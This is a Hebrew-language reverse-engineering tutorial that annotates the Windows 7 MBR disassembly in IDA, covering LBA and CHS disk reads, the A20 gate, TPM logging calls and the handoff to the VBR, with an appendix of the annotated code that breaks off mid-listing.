seg000:0677                 mov     ah, 42h ; 'B'
seg000:0679                 mov     dl, [bp+0]
seg000:067C                 mov     si, sp
seg000:067E                 int     13h             ; DISK - IBM/MS Extension - EXTENDED READ (DL - drive, DS:SI - disk address packe
seg000:0680 ;
seg000:0680 ; Backup the flags on AL
seg000:0680 ; Dispose of the disk address packet from the stack
seg000:0680 ; Restore flags from AL
seg000:0680 ;
seg000:0680                 lahf
seg000:0681                 add     sp, 10h
seg000:0684                 sahf
seg000:0685                 jmp     short lblPerformPostReadValidations
```

ניתוח:

- החלק הראשון מייצר disk address packet על המחסנית. מה זה disk address packet? אפשר לראות שאחר כך קוראים ל-int 13 עם AH=0x42. חיפוש ב-RBIL מראה שמדובר בקריאה מהדיסק, בת'כלס מדובר בקריאת LBA. תיעדתי את המבנה, אבל אתאר כאן לצורך השלמות:

Offset (HEX)	Description	Size (bytes)
0x0000	Size of packet (0x10 or 0x18)	**1**
0x0001	Reserved (0)	**1**
0x0002	Number of blocks to transfer	**2**
0x0004	Transfer buffer pointer	**4**
0x0008	Starting absolute address (LBA)	**8**

אפשר לראות שאכן דוחפים את המידע המתאים - אבל בסדר הפוך! למה? כי המחסנית גדלה לכיוון כתובות נמוכות. נראה שנבצע קריאה אל 00:7C00 של בלוק אחד של הכתובת המוצבעת על ידי ה-

DWORD שנמצא ב-BP+8. מכיוון ש-BP מצביע על ה-partition entry המתאים, זה בדיוק כתובת ההתחלה של ה-LBA.

- החלק השני מבצע ממש את הקריאה. אין המון מה לפרט כאן.
- החלק השלישי מנקה את המחסנית מה-disk address packet על ידי הוספה של 0x10 ל-SP. השימוש ב-LAHF ו-SAHF נעשה כדי לא לגרום לדגלים להשתנות לאחר פעולה ה-ADD. לבסוף, מתבצעת קפיצה בלתי מבוקרת (JMP), מכיוון שבכתובת הבאה (0x0687) ממומשת קריאת CHS.

בשלב זה ננתח גם את קריאת ה-CHS. שימו לב שהסיפור הולך להיות די דומה:

```
seg000:0687 ; ---------------------------------------------------------------------------
seg000:0687 ;
seg000:0687 ; Read CHS
seg000:0687 ; AL = 0x01 (the number of sectors to read)
seg000:0687 ; AH = 0x02 (read sectors)
seg000:0687 ; ES:BX = 00:7C00 (the buffer to fill)
seg000:0687 ; DL = drive number, the disk number previously saved in the (BP+0) byte
seg000:0687 ; DH = head, from the partition entry
seg000:0687 ; CL = sector, from the partition entry
seg000:0687 ; CH = cylinder, from the partition entry
seg000:0687 ;
seg000:0687
seg000:0687
seg000:0687 lblReadCHS:                             ; CODE XREF: seg000:065F↑j
seg000:0687                 mov     ax, 201h
seg000:068A                 mov     bx, 7C00h
seg000:068D                 mov     dl, [bp+0]
seg000:0690                 mov     dh, [bp+1]
seg000:0693                 mov     cl, [bp+2]
seg000:0696                 mov     ch, [bp+3]
seg000:0699                 int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:0699                                         ; AL = number of sectors to read, CH = track, CL = sector
seg000:0699                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:0699                                         ; Return: CF set on error, AH = status, AL = number of sectors read
```

ניתוח:

- מספר הסקטורים לקריאה הוא 1, לתוך כתובת 00:7C00. שימו לב לשימוש ב-partition entry - שואבים מהשדות בו את ה-head, cylinder וה-sector המתאימים. שימו לב גם לשימוש המחוכם באוגר AX כדי לשים ערכים גם ב-AH וגם ב-AL במכה אחת.
- דבר נחמד ששווה לשים לב אליו: בשתי הקריאות, CF עולה אם הייתה שגיאה. לכן, שני סוגי הקריאות מופנים לאותה הכתובת, שתבצע קריאה של ה-CF כדי לבדוק האם הייתה שגיאת קריאה או לא.

עכשיו נגיע אל החלק המנתח את הקריאה:

```
seg000:069B lblPerformPostReadValidations:          ; CODE XREF: seg000:0685↑j
seg000:069B                 popad
seg000:069D ;
seg000:069D ; Carry flag is set on error
seg000:069D ; If an error occured, decrease the number of tries in the (BP+0x11) byte
seg000:069D ;
seg000:069D                 jnb     short lblVbrLoadedSuccessfully
seg000:069F                 dec     byte ptr [bp+11h]
seg000:06A2                 jnz     short lblResetDiskAndRetryLoadingVBR
seg000:06A4 ;
seg000:06A4 ; We've exhaused the number of READ attempts
seg000:06A4 ; If DL was 0x80, then we present "error loading operating system" and quit
seg000:06A4 ; Otherwise, we try again one more time with DL=0x80
seg000:06A4 ;
seg000:06A4                 cmp     byte ptr [bp+0], 80h ; 'א'
seg000:06A8                 jz      lblErrorLoadingOperatingSystem
seg000:06AC                 mov     dl, 80h ; 'א'
seg000:06AE                 jmp     short lblFoundBootablePartition
seg000:06B0 ; ---------------------------------------------------------------------------
seg000:06B0 ;
seg000:06B0 ; Backup BP
seg000:06B0 ; Reset the disk number and restore BP
seg000:06B0 ; This is done because interrupts don't maintain BP
seg000:06B0 ; Then, we perform reading again
seg000:06B0 ;
seg000:06B0
seg000:06B0 lblResetDiskAndRetryLoadingVBR:         ; CODE XREF: seg000:06A2↑j
seg000:06B0                 push    bp
seg000:06B1                 xor     ah, ah
seg000:06B3                 mov     dl, [bp+0]
seg000:06B6                 int     13h             ; DISK - RESET DISK SYSTEM
seg000:06B6                                         ; DL = drive (if bit 7 is set both hard disks and floppy disks reset)
seg000:06B8                 pop     bp
seg000:06B9                 jmp     short lblPerformReading
```

ניתוח:

- מבצעים POPAD כדי לשחזר את הרגיסטרים ששמרנו לפני כן (ממש לפני תחילת הקריאה). יש לשים לב שזה לא משנה את אוגר הדגלים, אז CF יהיה דלוק עדיין אם הייתה שגיאה בקריאה.
- בודקים את CF על ידי JNB. במקרה ש-CF כבוי, נקפוץ את lblVbrLoadedSuccessfully. אחרת, נפחית את הערך של הבית ב-offset של 0x11 מ-BP ונבדוק האם הוא מתאפס. אם לא, נבצע ניסיון קריאה נוסף. זה בדיוק הבית ששמנו בו את הערך 5 בהתחלה, ולכן הוא מציין את מספר ניסיונות הקריאה המקסימאלי.
- אם מראש ניסינו לקרוא מ-device מספר 0x80 (שנשמר בבית הראשון המוצבע על ידי BP), אז נקפוץ לכתובת שלה קראתי lblErrorLoadingOperatingSystem. אחרת, נבצע ניסיון קריאה נוסף מתוך device מספר 0x80. מה זה ה-device הזה? לקח לי זמן למצוא את הסיבה לכך, אבל מסתבר שיש BIOS-ים באגיים שלא מעבירים נכון את ה-device ID לאוגר DL ב-boot, ולכן באופן hard-coded מבצעים ניסיון קריאה מההארד-דיסק הראשון.
- בחלק האחרון בקטע זה נבצע ריסט לדיסק. לכאן הגענו למעשה כחלק מניסיון הקריאה הנוסף (אחד מתוך חמישה, כאמור). אין כאן משהו מאד מיוחד, האסמבלי מדבר בעד עצמו.

חלק ו': המקלדת?

בחלק זה נסטה טיפה מהקוד הראשי ונקפוץ אל הפרוצדורה היחידה שקיימת (0x0756 לאחר ההעתקה). הסיבה לכך ש-IDA זיהתה שזו פרוצדורה היא שמבצעים call לשם (וכמו כן היא מסתיימת ב-retn).

```
seg000:0756
seg000:0756 ; =============== S U B R O U T I N E =======================================
seg000:0756
seg000:0756
seg000:0756 WaitForKeyboardInput proc near          ; CODE XREF: seg000:06C6↑p
seg000:0756                                         ; seg000:06D0↑p ...
seg000:0756                 sub     cx, cx
seg000:0758
seg000:0758 lblKeyboardPoll:                        ; CODE XREF: WaitForKeyboardInput+8↓j
seg000:0758                 in      al, 64h         ; 8042 keyboard controller status register
seg000:0758                                         ; 7:  PERR    1=parity error in data received from keyboard
seg000:0758                                         ;    +----------- AT Mode ----------+------------ PS/2 Mode ------------+
seg000:0758                                         ; 6: |RxTO    receive (Rx) timeout  | TO      general timeout (Rx or Tx)|
seg000:0758                                         ; 5: |TxTO    transmit (Tx) timeout | MOBF    mouse output buffer full  |
seg000:0758                                         ;    +-----------------------------+-----------------------------------+
seg000:0758                                         ; 4:  INH     0=keyboard communications inhibited
seg000:0758                                         ; 3:  A2      0=60h was the port last written to, 1=64h was last
seg000:0758                                         ; 2:  SYS     distinguishes reset types: 0=cold reboot, 1=warm reboot
seg000:0758                                         ; 1:  IBF     1=input buffer full (keyboard can't accept data)
seg000:0758                                         ; 0:  OBF     1=output buffer full (data from keyboard is available)
seg000:075A                 jmp     short $+2
seg000:075C                 and     al, 2
seg000:075E                 loopne  lblKeyboardPoll
seg000:0760                 and     al, 2
seg000:0762                 retn
seg000:0762 WaitForKeyboardInput endp
```

מה קורה בחלק הזה?

- בתחילת הפרוצדורה מבצעים איפוס של CX (נדבר על זה בקרוב). לאחר מכן יש לולאה:
  - השגת הסטטוס של ה-keyboard controller. למזלנו, IDA מכירה וידעה לפרט את סידור הביטים. הסבר נוסף כאן: http://www.computer-engineering.org/ps2keyboard.
  - קפיצה 2 בתים קדימה. גם על זה נדבר בקרוב.
  - בדיקה האם ביט מספר 1 (ה-IBF) דלוק. ביט זה מציין האם ניתן לבצע OUT על המקלדת.
  - מורידים את הערך של CX באחד ובודקים האם הוא אפס. אם הוא לא אפס ואם תוצאת החישוב הקודמת לא הייתה אפס, מבצעים איטרציה נוספת.
- בסוף (0x0760) מבצעים שוב and AL, 2 כדי להחזיר תוצאה באוגר AL. זה אומר שהתוצאה "טובה" אם ה-IBF היה 0, כלומר, הפרוצדורה מחזירה 0 בהצלחה וערך אחר בכשלון (בת'כלס: תחזיר 2).
- ביצוע retn מחזיר אותנו חזרה אל המקום שביצע call.
- מדוע מבצעים איפוס של CX בהתחלה? כדי לבצע את הלולאה 65536 פעמים! המתכנתת בנתה כאן על ה-wraparound של CX ועל כך ש-loopne מפחית קודם את CX ורק אז בודק את ערכו.
- מדוע מבצעים JMP $+2, פעולה שנראית חסרת תועלת לגמרי? ישנם שני הבדלים שעליהם חשבתי בין סתם NOP לבין JMP שכזה:
  - תזמון: לוקח יותר clock cycles לבצע JMP מאשר NOP.
  - ניקוי תור ה-prefetched instructions: ביצוע JMP אמור לנקות את כל ה-instructions שעברו prefetching ב-pipeline של המעבד, בעוד ל-NOP אין side effect כזה.

- ההשערה שלי (אני לא בטוח עד עכשיו שזה נכון) שמדובר בעניין timing. יכול להיות שהמטרה הייתה לבצע סוג של "sleep" מתוך מחשבה שאולי בזמן ביצוע sleep שכזה הבאפר של המקלדת יתרוקן.

עכשיו אפשר לחזור אל הקוד הראשי (0x06BB). אם ה-flow עד עכשיו היה תקין, אנחנו אמורים להיות במיקום הבא:

```
seg000:06BB ; ---------------------------------------------------------------------------
seg000:06BB ;
seg000:06BB ; The VBR is supposed to end with 0xAA55
seg000:06BB ; Since it's loaded to 00:7C00, the last word is at 00:7DFE
seg000:06BB ;
seg000:06BB
seg000:06BB lblVbrLoadedSuccessfully:               ; CODE XREF: seg000:069Dj
seg000:06BB                 cmp     word ptr ds:7DFEh, 0AA55h
seg000:06C1                 jnz     short lblMissingOperatingSystem
```

הסברים:

- ה-VBR נטען אל 00:7C00, ולפיכך הוא אמור להסתיים ב-0xAA55.
- אם לא, קופצים אל אזור אחר ("missing operating system").

לאחר מכן מבוצעות עוד כמה שורות פשוטות:

```
seg000:06C3 ;
seg000:06C3 ; Save [BP+0]
seg000:06C3 ;
seg000:06C3                 push    word ptr [bp+0]
seg000:06C6 ;
seg000:06C6 ; Wait for keyboard availability
seg000:06C6 ;
seg000:06C6                 call    WaitForKeyboardInput
seg000:06C9                 jnz     short lblKeyboardNotAvailable
```

הסברים:

- שומרים את הערך ב-[bp]. להזכירכם, שם נשמר הערך המקורי של DL, שהיה מספר ה-Drive.
- קוראים אל הפרוצדורה שלנו. היא מחזירה 0 במקרה של הצלחה (ה-input buffer פנוי).
- ביצוע JNZ אל מקום אחר (ת'כלס, עדיין happy flow).

מכאן נתחיל לבצע מניפולציות על המקלדת. אחד המקומות הטובים ביותר לקרוא על כך הוא בפרק 20 של Art Of Assembly, כאן:

https://courses.engr.illinois.edu/ece390/books/artofasm/CH20/CH20-2.html.

עבור אנשי ה-TLDR, אתמצת:

- ישנם 2 צ'יפים לעבודה עם מקלדת: אחד עם לוח האם והשני במקלדת.
- ניתן לדבר עם הצ'יפ שממוקם בלוח האם עם פורט 0x64, והוא גם ידוע כ-Control port.
- עם הצ'יפ של המקלדת מדברים בפורט 0x60, והוא ידוע כ-Data port.
- ספציפית, הפקודה שתעניין אותנו בעיקר היא 0xD1 על ה-control port.

הערת צד: נשים לב שחלק מהפסיקות שמולאו על ידי ה-BIOS "עוטפות" לנו עבודה מול מקלדת (למעשה, ראינו כבר אחת כזו בפרוצדורה שלנו). ישנן פסיקות ש-BIOS לא עוטף, ולכן צריך לדבר עם המקלדת ישירות.

חמושים בידע על מקלדות, אפשר לנתח את השורות הבאות:

```
seg000:06CB ;
seg000:06CB ; Keyboard is ready
seg000:06CB ; Write a data byte to the keyboard in order to enable A20 gate.
seg000:06CB ;
seg000:06CB                 cli
seg000:06CC                 mov     al, 0D1h ; '_'
seg000:06CE                 out     64h, al         ; 8042 keyboard controller command register.
seg000:06CE                                         ; Write output port (next byte to port 60h):
seg000:06CE                                         ; 7:  1=keyboard data line pulled low (inhibited)
seg000:06CE                                         ; 6:  1=keyboard clock line pulled low (inhibited)
seg000:06CE                                         ; 5:  enables IRQ 12 interrupt on mouse IBF
seg000:06CE                                         ; 4:  enables IRQ 1 interrupt on keyboard IBF
seg000:06CE                                         ; 3:  1=mouse clock line pulled low (inhibited)
seg000:06CE                                         ; 2:  1=mouse data line pulled low (inhibited)
seg000:06CE                                         ; 1:  A20 gate on/off
seg000:06CE                                         ; 0:  reset the PC (THIS BIT SHOULD ALWAYS BE SET TO 1)
seg000:06D0                 call    WaitForKeyboardInput
seg000:06D3                 mov     al, 0DFh ; '_'
seg000:06D5                 out     60h, al         ; 8042 keyboard controller data register.
seg000:06D7                 call    WaitForKeyboardInput
seg000:06DA                 mov     al, 0FFh
seg000:06DC                 out     64h, al         ; 8042 keyboard controller command register.
seg000:06DC                                         ; Pulse output port.
seg000:06DC                                         ; Bits 0-3 indicate ports to pulse.
seg000:06DE                 call    WaitForKeyboardInput
seg000:06E1                 sti
```

הסברים:

- ביצוע CLI למניעת פסיקות.
- כפי שהבטחתי, כתיבת 0xD1 אל ה-control port. הבית הבא שייכתב אל ה-data port יקבל את המשמעות המופיעה ב-IDA. נשים לב שלאחר מכן כותבים 0xDF על ה-data port. הייצוג הבינארי של 0xDF הוא 11011111, מה שאומר שמעלים את כל הדגלים מלבד IRQ 12 interrupt on mouse IBF.

ישנם כמה דברים שימושיים, כאשר גולת הכותרת היא ביט 1 (אם ה-LSB הוא 0), שמציין שמדליקים את ה-A20 gate.

- מהו אותו A20 gate? זהו דגל שממוען בכלל ל-memory controller (!) שקובע האם ניתן לפנות לכתובות זיכרון גבוהות (מעל 20 ביט).
- כידוע, 20 ביט של זיכרון שווי ערך למגה של מרחב-זיכרון. מכיוון שב-real mode פונים עם אוגר בסיס ו-offset (למשל: ES:DI) ומכיוון שכל אוגר הוא ברוחב 16 ביט, ניתן לגשת לכאורה לכתובות גבוהות יותר ממגה (הכתובת המקסימאלית שניתן להשיג כך היא 0x10FFEF, בעוד 20 מגה של מרחב זיכרון מאפשרים גישה עד 0xFFFFF).
- בעבר היו למחשב רק 20 קווים למיעון כתובת, ולכן מה שהיה קורה במקרה של כתובת גבוהה הוא wraparound (למשל, פנייה את כתובת 0x10FFEF הייתה זהה לכתובת 0xFFEF), ומתכנתים ניצלו את ה-wraparound הזה. לכן היה צורך לשמור על תמיכה לאחור כאשר נוספו כתובות זיכרון גבוהות (במחשבי 286), וה-wraparound נשמר אלא אם כן דגל ה-A20 דלוק.

- לאחר מכן כותבים 0xFF על ה-control port ומחזירים פסיקות. כתיבת 0xFF מסמנת למקלדת שהיא יכולה "לשתות" את הפקודות שנכתבו לה (דמיינו סוג של commit, אם תרצו).
- כמובן, לאחר כל פנייה למקלדת ממתינים שהבאפר של המקלדת יתרוקן.
- לאחר מכן ניתן לראות שקפצנו למקום שאליו היינו קופצים אם מראש הפרוצדורה שלנו הייתה נכשלת. מכאן ניתן ללמוד שהדלקת ה-A20 היא best-effort. לכן נשנה את השם lblKeyboardNotAvailable למשהו יותר מתאים.

הערת צד: מדוע דווקא ה-A20 gate עובר דרך המקלדת? התשובה היא שבמקרה למקלדות 8042 היה pin פנוי, אז "התעלקו" עליו לשליטה על שער ה-AND שהיה אחראי לסיפור.

הערת צד נוספת: BIOS-ים מודרניים יותר מממשים פסיקה 15 int עם AX=240X לשליטה ב- A20 gate. מידע נוסף ניתן למצוא ב-RBIL ובאינטרנט.

חלק ז': אל ה-VBR!

להלן הקוד (קצת ארוך הפעם):

```
seg000:06E2
seg000:06E2 lblLogTPM:                              ; CODE XREF: seg000:06C9↑j
seg000:06E2                 mov     ax, 0BB00h
seg000:06E5                 int     1Ah             ; Trusted Computing Group call - TCG_StatusCheck
seg000:06E5                                         ; Return: EAX = 0 if supported
seg000:06E5                                         ; EBX = 41504354h ('TCPA')
seg000:06E5                                         ; CH:CL = TCG BIOS Version
seg000:06E5                                         ; EDX = BIOS TCG Feature Flags
seg000:06E5                                         ; ESI = Pointer to Event Log
seg000:06E5                                         ;
seg000:06E7                 and     eax, eax
seg000:06EA                 jnz     short lblMoveControlToVBR
seg000:06EC                 cmp     ebx, 'APCT'
seg000:06F3                 jnz     short lblMoveControlToVBR
seg000:06F5                 cmp     cx, 102h
seg000:06F9                 jb      short lblMoveControlToVBR
seg000:06FB ;
seg000:06FB ; Change registers by pushing and then performing POPAD
seg000:06FB ; Order: EDI, ESI, EBP, <ignored>, EBX, EDX, ECX, EAX
seg000:06FB ;
seg000:06FB                 push    large 0BB07h    ; (EAX)
seg000:0701                 push    large 200h      ; (ECX)
seg000:0707                 push    large 8         ; (EDX)
seg000:070D                 push    ebx             ; (EBX)
seg000:070F                 push    ebx             ; (ignored)
seg000:0711                 push    ebp             ; (EBP)
seg000:0713                 push    large 0         ; (ESI)
seg000:0719                 push    large 7C00h     ; (EDI)
seg000:071F                 popad
seg000:0721 ;
seg000:0721 ; Change ES to 0
seg000:0721 ;
seg000:0721                 push    0
seg000:0724                 pop     es
seg000:0725 ;
seg000:0725 ; 0xBB07 = TCG_CompactHashLogExtendEvent
seg000:0725 ; ES:DI = Data buffer to be hashed
seg000:0725 ; ECX = Data buffer length
seg000:0725 ; EDX = Event number (PCR number)
seg000:0725 ;
seg000:0725                 int     1Ah             ; Trusted Computing Group call - TCG_StatusCheck
seg000:0725                                         ; Return: EAX = 0 if supported
seg000:0725                                         ; EBX = 41504354h ('TCPA')
seg000:0725                                         ; CH:CL = TCG BIOS Version
seg000:0725                                         ; EDX = BIOS TCG Feature Flags
seg000:0725                                         ; ESI = Pointer to Event Log
seg000:0725                                         ;
seg000:0727
seg000:0727 lblMoveControlToVBR:                    ; CODE XREF: seg000:06EA↑j
seg000:0727                                         ; seg000:06F3↑j ...
seg000:0727                 pop     dx
seg000:0728                 xor     dh, dh
seg000:072A                 jmp     far ptr 0:7C00h
seg000:072F ; ---------------------------------------------------------------------------
seg000:072F ;
seg000:072F ; Restart the machine
seg000:072F ;
seg000:072F                 int     18h             ; TRANSFER TO ROM BASIC
seg000:072F                                         ; causes transfer to ROM-based BASIC (IBM-PC)
seg000:072F                                         ; often reboots a compatible; often has no effect at all
```

הסברים:

- קריאה ל-int 1A עם AX=0xBB00. באופן כללי, כאשר AH=BB וקוראים ל-int 1A - תהיה זו קריאה ל-TPM. לוקח קצת זמן למצוא דברים באתר של ה-Trusted computing group, אבל בסוף מסתדרים. ספציפית, כאשר AL=00 אז בודקים האם יש תמיכה בכלל - אפשר לראות שמצפים לערכי חזרה תקינים ולמספר גרסא 1.2 (זה ה-0x0102 שמשווים אל CX). נחמד לראות שאם לא מסתדר - פשוט קופצים קדימה אל 0x0727.

- ביצוע מלא דחיפות ואז POPAD. אין כאן תחכום גדול מעבר ללקרוא את הסדר של האוגרים שמוציאים מהמחסנית עם הקריאה ל-POPAD.

- שינוי ES להיות 0 וקריאה אל int 1A עם AX=0xBB07. כאן מבאס לראות ש-IDA מטעה אותנו - מדובר בקריאה לפונקציה TCG_CompactHashLogExtendEvent בכלל, והסיבה להטעיה היא ש-IDA לא "מבינה" שאוגר AX השתנה ולכן היא מסתמכת על הערך הקודם שלו. פונקצייה זו מבצעת logging של event אל ה-TPM. מידע נוסף כאן:

https://www.trustedcomputinggroup.org/files/resource_files/CB0B2BFA-1A4B-B294-D0C3B9075B5AFF17/TCG_PCClientImplementation_1-21_1_00.pdf

- ב-0x0727 רואים "העברת אחריות" אל ה-VBR (שנכתב כבר אל 00:7C00): נזכור שדחפנו לפני כן את BP שהכיל בבית הראשון את ה-drive number, אז עכשיו מבצעים POP ומאפסים את DH. בכל מקרה, בתוך DL יהיה ה-drive number. מכאן מבצעים far jump אל ה-VBR.

- יש גם קוד שמבצע int 18 לאחר מכן. זה dead code, ולא מצאתי שום reference אליו.

חלק ח' - השלמות

למעשה סיימנו, אבל יש לנו כמה השלמות לעשות - למעשה, ההדפסה של הודעות השגיאה (במידה והן קרו):

```
seg000:0731
seg000:0731 lblMissingOperatingSystem:              ; CODE XREF: seg000:06C1↑j
seg000:0731                 mov     al, ds:gOffsetTable+2
seg000:0734                 jmp     short lblPrintMessageAndHang
seg000:0736 ; ---------------------------------------------------------------------------
seg000:0736
seg000:0736 lblErrorLoadingOperatingSystem:         ; CODE XREF: seg000:06A8↑j
seg000:0736                 mov     al, ds:gOffsetTable+1
seg000:0739                 jmp     short lblPrintMessageAndHang
seg000:073B ; ---------------------------------------------------------------------------
seg000:073B
seg000:073B lblInvalidPartitionTable:               ; CODE XREF: seg000:0629↑j
seg000:073B                 mov     al, ds:gOffsetTable
seg000:073E ;
seg000:073E ; AL is the offset from 0x0700
seg000:073E ; Make SI = 0x0700+AL
seg000:073E ;
seg000:073E
seg000:073E lblPrintMessageAndHang:                 ; CODE XREF: seg000:0734↑j
seg000:073E                                         ; seg000:0739↑j
seg000:073E                 xor     ah, ah
seg000:0740                 add     ax, 700h
seg000:0743                 mov     si, ax
seg000:0745 ;
seg000:0745 ; Load the next character to AL and increase SI
seg000:0745 ;
seg000:0745
seg000:0745 lblPrintNextChar:                       ; CODE XREF: seg000:0751↓j
seg000:0745                 lodsb
seg000:0746 ;
seg000:0746 ; If a NUL character is found - finish
seg000:0746 ;
seg000:0746                 cmp     al, 0
seg000:0748                 jz      short lblHang
seg000:074A ;
seg000:074A ; Perform TTY write
seg000:074A ; BX = 7 (gray color)
seg000:074A ;
seg000:074A                 mov     bx, 7
seg000:074D                 mov     ah, 0Eh
seg000:074F                 int     10h             ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
seg000:074F                                         ; AL = character, BH = display page (alpha modes)
seg000:074F                                         ; BL = foreground color (graphics modes)
seg000:0751                 jmp     short lblPrintNextChar
seg000:0753 ; ---------------------------------------------------------------------------
seg000:0753 ;
seg000:0753 ; Hang machine (HLT + self JMP)
seg000:0753 ;
seg000:0753
seg000:0753 lblHang:                                ; CODE XREF: seg000:0748↑j
seg000:0753                                         ; seg000:0754↓j
seg000:0753                 hlt
seg000:0754 ; ---------------------------------------------------------------------------
seg000:0754                 jmp     short lblHang
```

הסברים:

- ניתן לראות שיש 3 מקומות שבהם AL מקבל מספר מתוך טבלה שלה קראתי gOffsetTable ולאחר מכן מבצעים קפיצה אל lblPrintMessageAndHang. אפשר לראות את שלושת הערכים מתוך הטבלה הזו - הערכים הם 0x63, 0x7B, 0x9A.
- בתוך lblPrintMessageAndHang מוסיפים 0x700 אל הערך של AL - ושמים בתוך SI. למשל, עבור האינדקס הראשון בטבלה, SI יקבל 0x763. לאחר מכן יש הדפסת TTY (המשמעות של TTY בהקשר שלנו היא שמבוצעת התקדמות של ה-cursor לאחר כל הדפסה, למשל). בכל שלב מבוצע lodsb (העברת הבית שמוצבע על ידי SI אל AL ואז קידום SI באחד), השוואה לאפס (null terminartor) והדפסה בצבע אפור.
- לאחר שהגענו אל lblHang מבוצע HLT, שאמור למעשה לכבות את ה-CPU עד שתתבצע שוב פסיקה חיצונית. בלי קשר קופצים בלולאה אינסופית, כך שהמחשב "תקוע" (ידוע כ-hang).
- ניתן להמיר ב-IDA את המקומות המוצבעים (0x763, 0x77B, 0x79A) למחרוזות (ANSI) ולראות מה כתוב בהן. כצפוי, מדובר בהודעות שגיאה כגון Invalid partition table או Missing operating system.

סיכום

- סקרנו את תהליך העלייה (מאוד ב-high level) עד ה-MBR וה-VBR.
- ניתחנו את ה-MBR של Windows 7, ובמיוחד התעמקנו בנושאים הבאים:
  - העתקה עצמית אל 0x600 כדי לפנות מקום ל-VBR.
  - בדיקת תמיכה ב-TPM ועבודה מעטה איתו.
  - הדלקת ה-A20 gate והמשמעות של ההדלקה.
  - פרסור ה-partition table.
  - קריאה מהדיסק ב-LBA או CHS.
- אשתדל לספק סקירה דומה על ה-VBR ולאחר מכן על המשך תהליך העלייה.
- הוספתי נספח של הקוד השלם. הייתי מוסיף IDB, אבל גרסאות שונות של IDA לא תומכות בהכרח בכל IDB וגם נחמד שזה יגיע יחד עם המסמך. מדובר בקוד הסופי, כולל ההערות, כמובן.

על המחבר

0x3d5157636b525761, עושה Reversing ופיתוח Low Level למחייתו.

ניתן ליצור איתי קשר ב:

0x3d5157636b525761@gmail.com

נספח א': הקוד המלא כולל הערות

```
seg000:0600 ;
seg000:0600 ;
seg000:0600 ; Input MD5   : A866B1FE21333A151E05EAB96E17C465
seg000:0600 ; Input CRC32 : F51EBC70
seg000:0600
seg000:0600 ; ---------------------------------------------------------------------------
seg000:0600 ; File Name   : mbr.bin
seg000:0600 ; Format      : Binary file
seg000:0600 ; Base Address: 0000h Range: 0000h - 0200h Loaded length: 0200h
seg000:0600
seg000:0600                 .686p
seg000:0600                 .mmx
seg000:0600                 .model flat
seg000:0600
seg000:0600 ; ===========================================================================
seg000:0600
seg000:0600 ; Segment type: Pure code
seg000:0600 seg000          segment byte public 'CODE' use16
seg000:0600                 assume cs:seg000
seg000:0600                 ;org 600h
seg000:0600                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0600                 xor     ax, ax
seg000:0602 ;
seg000:0602 ; Build stack (SS:SP = 00:7C00)
seg000:0602 ;
seg000:0602                 mov     ss, ax
seg000:0604                 mov     sp, 7C00h
seg000:0607 ;
seg000:0607 ; Nullify ES and DS
seg000:0607 ;
seg000:0607                 mov     es, ax
seg000:0609                 mov     ds, ax
seg000:060B ;
seg000:060B ; Self replicate to 0x600
seg000:060B ;
seg000:060B                 mov     si, 7C00h
seg000:060E                 mov     di, 600h
seg000:0611                 mov     cx, 200h
seg000:0614                 cld
```

```
seg000:0615                 rep movsb
seg000:0617 ;
seg000:0617 ; Long jump to 00:061C, changing CS and IP by RETF
seg000:0617 ;
seg000:0617                 push    ax
seg000:0618                 push    61Ch
seg000:061B                 retf
seg000:061C ; ---------------------------------------------------------------------------
seg000:061C                 sti
seg000:061D ;
seg000:061D ; Make BP point to the first partition entry
seg000:061D ; Partition table (which contains up to 4 entries) is located at offset 01BE from
the MBR
seg000:061D ; Since MBR was loaded to 7C00 and relocated to 0600, the partition table is at
07BE
seg000:061D ; Make CX be the maximum number of partition entries
seg000:061D ;
seg000:061D                 mov     cx, 4
seg000:0620                 mov     bp, 7BEh
seg000:0623 ;
seg000:0623 ; Check out partitions
seg000:0623 ; First instruction is CMP because we would like to check the MSB as well as the
zero flag
seg000:0623 ;
seg000:0623
seg000:0623 lblNextPartitionEntry:                  ; CODE XREF: seg000:0630j
seg000:0623                 cmp     byte ptr [bp+0], 0
seg000:0627                 jl      short lblFoundBootablePartition
seg000:0629 ;
seg000:0629 ; If the MSB is zero but the status byte isn't zero, the entry is corrupted
seg000:0629 ;
seg000:0629                 jnz     lblInvalidPartitionTable
seg000:062D ;
seg000:062D ; Move to the next entry (each entry is 0x10 bytes)
seg000:062D ;
seg000:062D                 add     bp, 10h
seg000:0630                 loop    lblNextPartitionEntry
seg000:0632 ;
seg000:0632 ; In this point, we've exhausted the partition table and didn't find a bootable
partition
seg000:0632 ; Reboots the machine using INT18
seg000:0632 ;
seg000:0632                 int     18h             ; TRANSFER TO ROM BASIC
seg000:0632                                         ; causes transfer to ROM-based BASIC
(IBM-PC)
seg000:0632                                         ; often reboots a compatible; often has
no effect at all
seg000:0634 ;
seg000:0634 ; BP (which points to the bootable partition entry) is used to save various data:
seg000:0634 ;     Offset=0x00    The drive number (DL)
seg000:0634 ;     Offset=0x10    Whether READ extensions are supported or not
seg000:0634 ;     Offset=0x11    The number of read tries
seg000:0634 ; Backup BP on the stack since we'll use an interrupt, which doesn't save BP
seg000:0634 ;
seg000:0634
seg000:0634 lblFoundBootablePartition:              ; CODE XREF: seg000:0627j
seg000:0634                                         ; seg000:06AEj
seg000:0634                 mov     [bp+0], dl
seg000:0637                 push    bp
seg000:0638                 mov     byte ptr [bp+11h], 5
seg000:063C                 mov     byte ptr [bp+10h], 0
seg000:0640 ;
seg000:0640 ; Check for READ extension availability for the drive number in DL
```

```
seg000:0640 ;
seg000:0640                 mov     ah, 41h ; 'A'
seg000:0642                 mov     bx, 55AAh
seg000:0645                 int     13h             ; DISK - Check for INT 13h Extensions
seg000:0645                                         ; BX = 55AAh, DL = drive number
seg000:0645                                         ; Return: CF set if not supported
seg000:0645                                         ; AH = extensions version
seg000:0645                                         ; BX = AA55h
seg000:0645                                         ; CX = Interface support bit map
seg000:0647 ;
seg000:0647 ; Restore BP
seg000:0647 ;
seg000:0647                 pop     bp
seg000:0648 ;
seg000:0648 ; Carry flag is set if READ extensions are not available
seg000:0648 ; BX should be 0xAA55 on a successful call
seg000:0648 ; LSB of CX should indicate that the support bitmap is suitable
seg000:0648 ; If all of these apply - mark that READ extensions are available in the
(BP+0x10) byte
seg000:0648 ;
seg000:0648                 jb      short lblPerformReading
seg000:064A                 cmp     bx, 0AA55h
seg000:064E                 jnz     short lblPerformReading
